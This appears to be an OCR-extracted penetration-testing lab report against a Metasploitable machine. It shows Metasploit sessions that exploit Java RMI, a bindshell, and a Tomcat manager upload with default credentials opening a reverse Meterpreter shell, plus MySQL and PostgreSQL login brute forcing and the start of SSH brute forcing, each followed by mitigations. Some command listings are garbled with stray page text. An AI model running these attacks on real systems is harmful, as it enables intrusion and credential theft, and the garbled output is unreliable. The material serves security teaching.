[*] 192.168.56.106:1099 - Sending RMI Call ...
[*] 192.168.56.106:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.106:59485) at 2024-10-16 10:20:59 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter >
```



## Port 1099 Java-RMI

- By sending specially crafted requests, attackers can interact with the RMI registry to invoke remote Java methods, leading to unauthorized code execution on the target machine.

### Mitigation

- 1-Secure RMI communications by implementing authentication and encryption.
- 2-Restrict access to the RMI service using firewall rules.

## Port 1524 BindShell




## Port 1524 BindShell

- By sending specially crafted requests, attackers can interact with the RMI registry to invoke remote Java methods, leading to unauthorized code execution on the target machine.

## Exploitation

- On port 1524, we used Netcat to connect directly to a BindShell, gaining root access to the machine.



- This is a post-exploitation BindShell that gives full control over the target system. It is often left open after initial exploitation.

## Mitigation

- 1-Close unused or unnecessary ports like 1524.
- 2-Regularly scan for BindShells and monitor active network connections.
- 3-Use firewalls to block unauthorized access and close vulnerable ports.



# Port 8180 Apache TomCat

## What is Apache Tomcat?

Apache Tomcat is a widely-used open-source web server and servlet container. It is often used to run Java-based web applications.

The service running on port 8180 is identified as Apache Tomcat 5.5 with the Coyote JSP engine 1.1. This version is outdated and no longer supported, which introduces a wide range of vulnerabilities due to the lack of security patches.

**Vulnerabilities 79**

**CRITICAL** Apache Tomcat SEoL (<= 5.5.x)

**Description**  
According to its version, Apache Tomcat is less than or equal to 5.5.x. It is, therefore, no longer maintained by its vendor or provider.  
Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

**Solution**  
Upgrade to a version of Apache Tomcat that is currently supported.

**See Also**  
<https://tomcat.apache.org/tomcat-55-eol.html>

**Output**

| Port             | Hosts           |
|------------------|-----------------|
| 8180 / tcp / www | 192.168.194.133 |

**MEDIUM** Apache Tomcat Default Files

**Description**  
The default error page, default index page, example JSPs and/or example servlets are installed on the remote Apache Tomcat server. These files should be removed as they may help an attacker uncover information about the remote Tomcat install or host itself.

**Solution**  
Delete the default index page and remove the example JSP and servlets. Follow the Tomcat or OWASP instructions to replace or modify the default error page.

**See Also**  
<http://www.nessus.org/u?4cb3b4dd>  
[https://www.owasp.org/index.php/Securing\\_tomcat](https://www.owasp.org/index.php/Securing_tomcat)

**Output**

```
The following default files were found :
http://192.168.194.133:8180/tomcat-docs/index.html


The server is not configured to return a custom page in the event of a client
requesting a non-existent resource.
This may result in a potential disclosure of sensitive information about the server to
attackers.

To see debug logs, please visit individual host
```

| Port             | Hosts           |
|------------------|-----------------|
| 8180 / tcp / www | 192.168.194.133 |

## Exploitation

- The Apache Tomcat server on port 8180 was exploited using the tomcat\_mgr\_upload module. This attack leveraged weak or default credentials for the Tomcat Manager, which allowed us to upload a WAR (Web Application Archive) file.
- Here we searched for the IP with the 8180 port which gave us the version used



# Port 8180 Apache TomCat

```
msf6 > search tomcat 5.5
As you may have guessed by now, this is the default Tomcat home page. It can
local filesystem at:
Matching Modules
Name Description Disclosure Date Rank
check Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload Apache Tomcat Manager Authenticated Upload Code Execution
auxiliary/admin/http/tomcat_ghostcat where "SCATALINA_HOME" is the root of the Tomcat installation directory. If you
page, and you don't think you should be, then either you're either a user who has
2020-02-20 normal
exploit/multi/http/tomcat_mgr_deploy Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload Apache Tomcat Manager Authenticated Upload Code Execution
auxiliary/osx/http/apache_tomcat_transfer_encoding
auxiliary/scanner/http/tomcat_enum
Apache Tomcat User Enumeration
auxiliary/admin/http/tomcat_administration
Tomcat Administration Tool Default Access
auxiliary/http/tomcat_utf8_traversal
Tomcat UTF-8 Directory Traversal Vulnerability
auxiliary/admin/http/trendmicro_dlp_traversal
auxiliary/admin/http/trendmicro_dlp_traversal
TrendMicro Data Loss Prevention 5.5 Directory Traversal 2.4 and JSP 2.0 API JavaDoc), a
guide to developing Web applications.
```

- Using the Tomcat Manager Upload feature, we will upload a malicious WAR file, which was then executed to gain unauthorized shell access to the server.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):
Name Current Setting Required Description
HttpPassword ← no The password for the specified username
HttpUsername ← no The username to authenticate as
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 no [are set] The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /manager yes The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:
Software Foundation
Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.85.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Java Universal
Note: This module info with the info, or info -o command.
View the full module info with the info, or info -o command.
Note: For security reasons, using the administration webapp is restricted to users with role "manager". Users are defined in the file $CATALINA_HOME/webapps/ROOT/META-INF/web.xml.
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.56.106
rhosts => 192.168.56.106
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > show options
for general questions related to configuring and using Tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

- These are the required options to fill including a password and a username which with an easy search on google we got them because they are a default password

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options
As you may have guessed by now, this is the default Tomcat home page. It can be found on the
Module options (exploit/multi/http/tomcat_mgr_upload):
Name Current Setting Required Description
HttpPassword tomcat no The password for the specified username
HttpUsername tomcat no The username to authenticate as
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.106 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 8180 no [are set] The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /manager yes The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST Note: This page is precompiled. If you change it, this page will not change since it was compiled into an servlet at build time. (See $CATALINA_HOME/webapps/ROOT/META-INF/web.xml as to how it was mapped.)
for general questions related to configuring and using Tomcat
Exploit target:
Id Name
0 Java Universal
Tomcat mailing lists are available at the Tomcat project web site:
 * users@tomcat.apache.org for general questions related to configuring and using Tomcat
 * dev@tomcat.apache.org for developers working on Tomcat
```



# Port 8180 Apache TomCat

```

msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying nIT20k0m@oBBoue ...
[*] Executing nIT20k0m@oBBoue ...
[*] Undeploying nIT20k0m@oBBoue ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.106:56679) at 2024-10-14 12:34:05 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > sysinfo
Computer : metasploitable you may have guessed by now, this is the default Tomcat home page. It can be found on the
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter > ls
Listing: /
[...]
Mode at Documented Size Type Last modified Name
[...]
040444/r--r--r-- 4096 dir 2012-05-13 23:35:33 -0400 bin
040444/r--r--r-- 1024 dir 2012-05-13 23:36:28 -0400 boot
040444/r--r--r-- 4096 dir 2010-03-16 18:55:51 -0400 cdrom
040444/r--r--r-- 13460 dir 2024-10-14 11:57:42 -0400 dev
040444/r--r--r-- 4096 dir 2024-10-14 11:57:47 -0400 etc
040444/r--r--r-- 4096 dir 2010-04-16 02:16:02 -0400 home
040444/r--r--r-- 4096 dir 2010-03-16 18:57:40 -0400 initrd
100444/r--r--r-- 7929183 fil 2012-05-13 23:35:56 -0400 initrd.img
040444/r--r--r-- 4096 dir 2012-05-13 23:35:22 -0400 lib
040000/----- 16384 dir 2010-03-16 18:55:15 -0400 lost+found
040444/r--r--r-- 4096 dir 2010-03-16 18:55:52 -0400 media
040444/r--r--r-- 4096 dir 2010-04-28 16:16:56 -0400 mnt
100000/----- 13752 fil 2024-10-14 11:57:48 -0400 nohup.out
040444/r--r--r-- 4096 dir 2010-03-16 18:57:39 -0400 opt
040444/r--r--r-- 0 dir 2024-10-14 11:57:29 -0400 proc
040444/r--r--r-- 4096 dir 2024-10-14 11:57:48 -0400 root
040444/r--r--r-- 4096 dir 2012-05-13 21:54:53 -0400 sbin
040444/r--r--r-- 4096 dir 2010-03-16 18:57:38 -0400 srv
040444/r--r--r-- 0 dir 2024-10-14 11:57:30 -0400 sys
040444/rw-rw-rw- 4096 dir 2024-10-14 12:34:09 -0400 tmp
040444/r--r--r-- 4096 dir 2010-04-28 00:06:37 -0400 usr
040444/r--r--r-- 4096 dir 2010-03-17 10:08:23 -0400 var
100444/r--r--r-- 1987288 fil 2008-04-10 12:55:41 -0400 vmlinuz

```

Powered by Apache

- successfully uploaded a WAR file that provided a backdoor into the server with a remote access to the system.

## Mitigation

1-Disable the Tomcat Manager in production environments or restrict access to authorized users only.

2-Change default credentials for the Tomcat Manager.

Regularly update and patch Apache Tomcat to address security vulnerabilities.




# PORTS 22, 3306, 5432

## Port 3306/tcp MySQL


### Exploitation

- db\_nmap -sV -p 3306 192.168.231.109



```
msf5 > services -p 3306
Services
=====
host port proto name state info
---- --- --- ---- ---- -----
192.168.231.109 3306 tcp mysql open MySQL 5.0.51a-3ubuntu5
msf5 >
```

- It's the confirmation. We'll now search MSF for MySQL modules:
- grep scanner search mysql



```
msf5 > grep scanner search mysql
auxillary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09 normal Yes MySQL Authentication Bypass
auxillary/scanner/mysql/mysql_file_enum normal Yes MySQL File/Directory E
numerator normal Yes MySQL Password Hashdump
auxillary/scanner/mysql/mysql_hashdump normal Yes MySQL Password Hashdump
p
auxillary/scanner/mysql/mysql_login normal Yes MySQL Login Utility
auxillary/scanner/mysql/mysql_schemadump normal Yes MySQL Schema Dump
auxillary/scanner/mysql/mysql_version normal Yes MySQL Server Version E
numerator normal Yes MySQL Directory Write
auxillary/scanner/mysql/mysql_writable_dirs Test
msf5 >
```



# Port 3306/tcp MySQL

- Lets do version scan:
  - >use auxiliary/scanner/mysql/mysql\_version
  - > show info
  - > run

```
sampalo@kali: ~
msf5 auxiliary(scanner/mysql/mysql_version) > show info
 Name: MySQL Server Version Enumeration
 Module: auxiliary/scanner/mysql/mysql_version
 License: Metasploit Framework License (BSD)
 Rank: Normal

 Provided by:
 kris katterjohn <katterjohn@gmail.com>

Check supported:
 Yes

Basic options:
 Name Current Setting Required Description
 ---- ----- ----- -----
 RHOSTS 192.168.231.109 yes The target address range or CIDR identifier
 RPORT 3306 yes The target port (TCP)
 THREADS 1 yes The number of concurrent threads

Description:
 Enumerates the version of MySQL servers.

msf5 auxiliary(scanner/mysql/mysql_version) > run
[*] 192.168.231.109:3306 - 192.168.231.109:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.231.109:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_version) > services -p 3306
Services
=====
host port proto name state info
... ...
192.168.231.109 3306 tcp mysql open 5.0.51a-3ubuntu5

msf5 auxiliary(scanner/mysql/mysql_version) >
```

- No new information was disclosed. Let's try to login to MySQL using a wordlist and empty password. The service may be misconfigured:
  - > use auxiliar/scanner/mysql/mysql\_login
  - > show option
  - > set USER\_FILE /usr/share/wordlists/metasploit/unix\_users.txt
  - > set BLANK\_PASSWORDS true

```
sampalo@kali: ~
msf5 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf5 auxiliary(scanner/mysql/mysql_login) > run
[*] 192.168.231.109:3306 - 192.168.231.109:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.231.109:3306 - 192.168.231.109:3306 - Success: 'root'
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: : (Incorrect: Access denied for user ''@'192.168.231.109')
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: : (Incorrect: Access denied for user '40gifts'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: EZsetup: (Incorrect: Access denied for user 'EZsetup'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: EOFBox: (Incorrect: Access denied for user 'EOFBox'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: ROOT: (Incorrect: Access denied for user 'ROOT'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: adm: (Incorrect: Access denied for user 'adm'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: administrator: (Incorrect: Access denied for user 'administrator'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: anon: (Incorrect: Access denied for user 'anon'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: auditor: (Incorrect: Access denied for user 'auditor'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: avahi: (Incorrect: Access denied for user 'avahi'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: avahi-autoipd: (Incorrect: Access denied for user 'avahi-autoipd'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: backup: (Incorrect: Access denied for user 'backup'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: bbs: (Incorrect: Access denied for user 'bbs'@'192.168.231.107' (using password: NO))
[-] 192.168.231.109:3306 - 192.168.231.109:3306 - LOGIN FAILED: bin: (Incorrect: Access denied for user 'bin'@'192.168.231.107' (using password: NO))
```



# Port 3306/tcp MySQL

## Conclusion

- Got a list of usernames with empty passwords. From here on we can access our target and get all kind of information.

## Mitigation

- mitigate the risk of MySQL exploitation, such as login attempts with empty passwords or brute-force attacks using a wordlist, the following security measures can be implemented:
- **1. Change Default Passwords and Disable Empty Accounts:**
  - Ensure that strong passwords are set for all MySQL accounts, especially for default or unused accounts.
  - Disable any accounts that do not have passwords or assign strong passwords to them.
- **2. Restrict Access to MySQL:**
  - Limit access to the MySQL service to specific IP addresses or the local network only. Use firewall settings to restrict access to port 3306.
- **3. Use Strong Authentication:**
  - Implement strong authentication protocols to prevent attackers from successfully logging in via brute-force attacks.
- **4. Apply Security Updates:**
  - Regularly update MySQL to ensure that any known vulnerabilities are patched. Always apply the latest security patches from the official source.



# Port 5432/tcp postgresql

## Exploitation

- Lets start by obtaining more information by doing a nmap scan:
  - > db\_nmap -sV -p 5432 192.168.231.109

```

Applications ▾ Places ▾ Terminal ▾ Wed 11:54
sampaio@kali: ~
nmap > services -p 5432
Services
=====
host port proto name state info
...
192.168.231.109 5432 tcp postgresql open

nmap > db_nmap -sV -p 5432 192.168.231.109
[+] Nmap: Starting Nmap 7.70 (https://nmap.org) at 2019-06-19 11:54 WEST
[+] Nmap: 'mass_dns' warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers'.
[+] Nmap: Nmap scan report for 192.168.231.109
[+] Nmap: Host is up (0.0012s latency).
[+] Nmap: PORT STATE SERVICE VERSION
[+] Nmap: 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
[+] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[+] Nmap: Nmap done: 1 IP address (1 host up) scanned in 6.90 seconds
nmap >

```

- Now we'll check exploitDB for possible vulnerabilities:

```

Applications ▾ Places ▾ Terminal ▾ Wed 12:08
sampaio@kali: ~
sampaio@kali: ~
File Edit View Search Terminal Tabs Help
sampaio@kali: ~
sampaio@kali: ~
Exploit Title | Path
PostgreSQL 8.0.1 - 'bitsubstr' Buffer Overflow | (/usr/share/exploitdb/)
PostgreSQL 6.3.2/6.5.3 - Cleartext Passwords | exploits/linux/dos/33571.txt
PostgreSQL 7.x - Multiple Vulnerabilities | exploits/jununix/local/19875.txt
PostgreSQL 8.0.1 - Remote Reboot (Denial of Service) | exploits/linux/dos/25076.c
PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution | exploits/multiple/dos/946.c
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service | exploits/linux/local/7855.txt
PostgreSQL 8.3.6 - Low Cost Function Information Disclosure | exploits/linux/dos/32849.txt
PostgreSQL 8.4.1 - JOIN Hashtable Size Integer Overflow Denial of Service | exploits/multiple/local/32847.txt
PostgreSQL 9.3 - COPY FROM PROGRAM Command Execution (Metasploit) | exploits/multiple/dos/33729.txt
PostgreSQL 9.4-0.5.3 - Privilege Escalation | exploits/multiple/remote/46813.rb
PostgreSQL 9.4-0.5.3 - Privilege Escalation | exploits/linux/local/45184.sh
Shellcodes: No Result
sampaio@kali: ~

```



## Port 5432/tcp postgresql

- We have no vulnerability available. Lets see what modules are available in Metasploit for PostgreSQL:

```
sampalo@kali: ~
File Edit View Search Terminal Tabs Help
sampalo@kali: ~
Windows Gather FTP Explorer (FTPX) Credential Extraction
 238 post/windows/gather/credentials/meebo
Windows Gather Meego Password Extractor
 239 post/windows/gather/credentials/mremote
Windows Gather mRemote Saved Password Extraction
 240 post/windows/gather/credentials/skype
Windows Gather Skype Saved Password Hash Extraction
 241 post/windows/gather/credentials/smrtftp
Windows Gather SmartFTP Saved Password Extraction
 242 post/windows/gather/credentials/steam
Windows Gather Steam Client Session Collector
 243 post/windows/gather/credentials/windows_autologin
Windows Gather Autologin User Credential Extractor
 244 post/windows/gather/memory_grep
Windows Gather Process Memory Grep
 245 post/windows/gather/phish/windows_credentials
Windows Gather User Credentials (phishing)
 246 post/windows/manage/change_password
Windows Manage Change Password
 247 post/windows/manage/mssql_local_auth_bypass
Windows Manage Local Microsoft SQL Server Authorization Bypass
 248 post/windows/manage/persistence_exe
Windows Manage Persistent EXE Payload Installer
 249 post/windows/manage/run_as
Windows Manage Run Command As User
 250 post/windows/manage/sticky_keys
Sticky Keys Persistence Module
 251 post/windows/manage/wdigest_caching
Windows Post Manage WDigest Credential Caching

msf5 > grep login search postgres
 7 auxiliary/scanner/postgres/postgres_login
Login Utility
msf5 >
```

- We'll use `postgres_version` to obtain more information about our target:

```
sampalo@kali: ~
File Edit View Search Terminal Tabs Help
sampalo@kali: ~
use auxiliary/scanner/postgres/postgres_schemadump
use auxiliary/scanner/postgres/postgres_version
msf5 > use auxiliary/scanner/postgres/postgres_version
msf5 auxiliary(scanner/postgres/postgres_version) > show info

 Name: PostgreSQL Version Probe
 Module: auxiliary/scanner/postgres/postgres_version
 License: Metasploit Framework License (BSD)
 Rank: Normal

 Provided by:
 todB <todb@metasploit.com>

 Check supported:
 Yes

 Basic options:
 Name Current Setting Required Description
 ----
 DATABASE template1 yes The database to authenticate against
 PASSWORD postgres no The password for the specified username. Leave blank for a random password
 RHOSTS 192.168.231.109 yes The target address range or CIDR identifier
 RPORT 5432 yes The target port
 THREADS 1 yes The number of concurrent threads
 USERNAME postgres yes The username to authenticate as
 VERBOSE false no Enable verbose output

 Description:
 Enumerates the version of PostgreSQL servers.

 References:
 http://www.postgresql.org
msf5 auxiliary(scanner/postgres/postgres_version) >
```

- Lets try to login with default credentials, the installation might not be secure:



# Port 5432/tcp postgresql

```

[sampalo@kali: ~] either plaintext or MD5 formatted hashes.
References:
http://www.postgresql.org
https://cvedetails.com/cve/CVE-1999-0502/
https://hashcat.net/forum/archive/index.php?thread-4148.html

msf5 auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME = postgres
msf5 auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS
USER_AS_PASS => false
msf5 auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf5 auxiliary(scanner/postgres/postgres_login) > run

[*] 192.168.231.109:5432 - Login Successful: postgres@template1
[-] 192.168.231.109:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :postgre@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :true@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :scott@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :scott:postgre@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :admin:postgre@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.231.109:5432 - LOGIN FAILED: :admin:password@template1 (Incorrect: Invalid username or password)

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf5 auxiliary(scanner/postgres/postgres_login) >

```

- There it is, we got credentials for PostgreSQL.

## Mitigation

- To secure a PostgreSQL service and prevent exploitation using default credentials or vulnerabilities, you can follow these steps:

### 1. Change Default Credentials:

- Always change default PostgreSQL credentials immediately after installation. Use strong, unique passwords for all accounts, especially for the postgres superuser account.

### 2. Restrict Access to PostgreSQL:

- Limit access to the PostgreSQL service by configuring the firewall to restrict access to port 5432. Only allow trusted IP addresses or the local network to connect.
- Modify the pg\_hba.conf file to control which users can connect to which databases, and from where.

### 3. Disable Remote Access (if not required):

- If remote access to the PostgreSQL database is not required, disable it by setting listen\_addresses to localhost in the postgresql.conf file. This will prevent external connections.

### 4. Use SSL/TLS Encryption:

- Enable SSL/TLS for PostgreSQL connections to encrypt the data in transit and prevent eavesdropping on database communications.

### 5. Keep PostgreSQL Updated:

- Regularly update PostgreSQL to patch known vulnerabilities. Subscribe to PostgreSQL security advisories and ensure timely updates.

### 6. Monitor and Limit Privileges:

- Regularly monitor the database for suspicious activity, such as failed login attempts. Only grant the minimum necessary privileges to users and applications.



# Port 22/tcp OpenSSH

## What is SSH :

- The term SSH Stands For Secure Socket Shell. It can be used for many things like...
  - Secure Communication
  - Remote Access
  - File Transfer
  - Tunneling....
- → Here the Port number 22, which is used by the SSH itself is Open..
- → Attacker can take advantage of the Port Number 22..

## Exploitation

- Now we are Going to Brute Force the SSH for Remote Access....
- Open the Metasploit-Framework



```

jeelmakwana - msfconsole - msfconsole - msfconsole - 109x32
Starting database at /Users/jeelmakwana/.msf4/db...server starting
success
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

/ it looks like you're trying to run a \
\ module

\

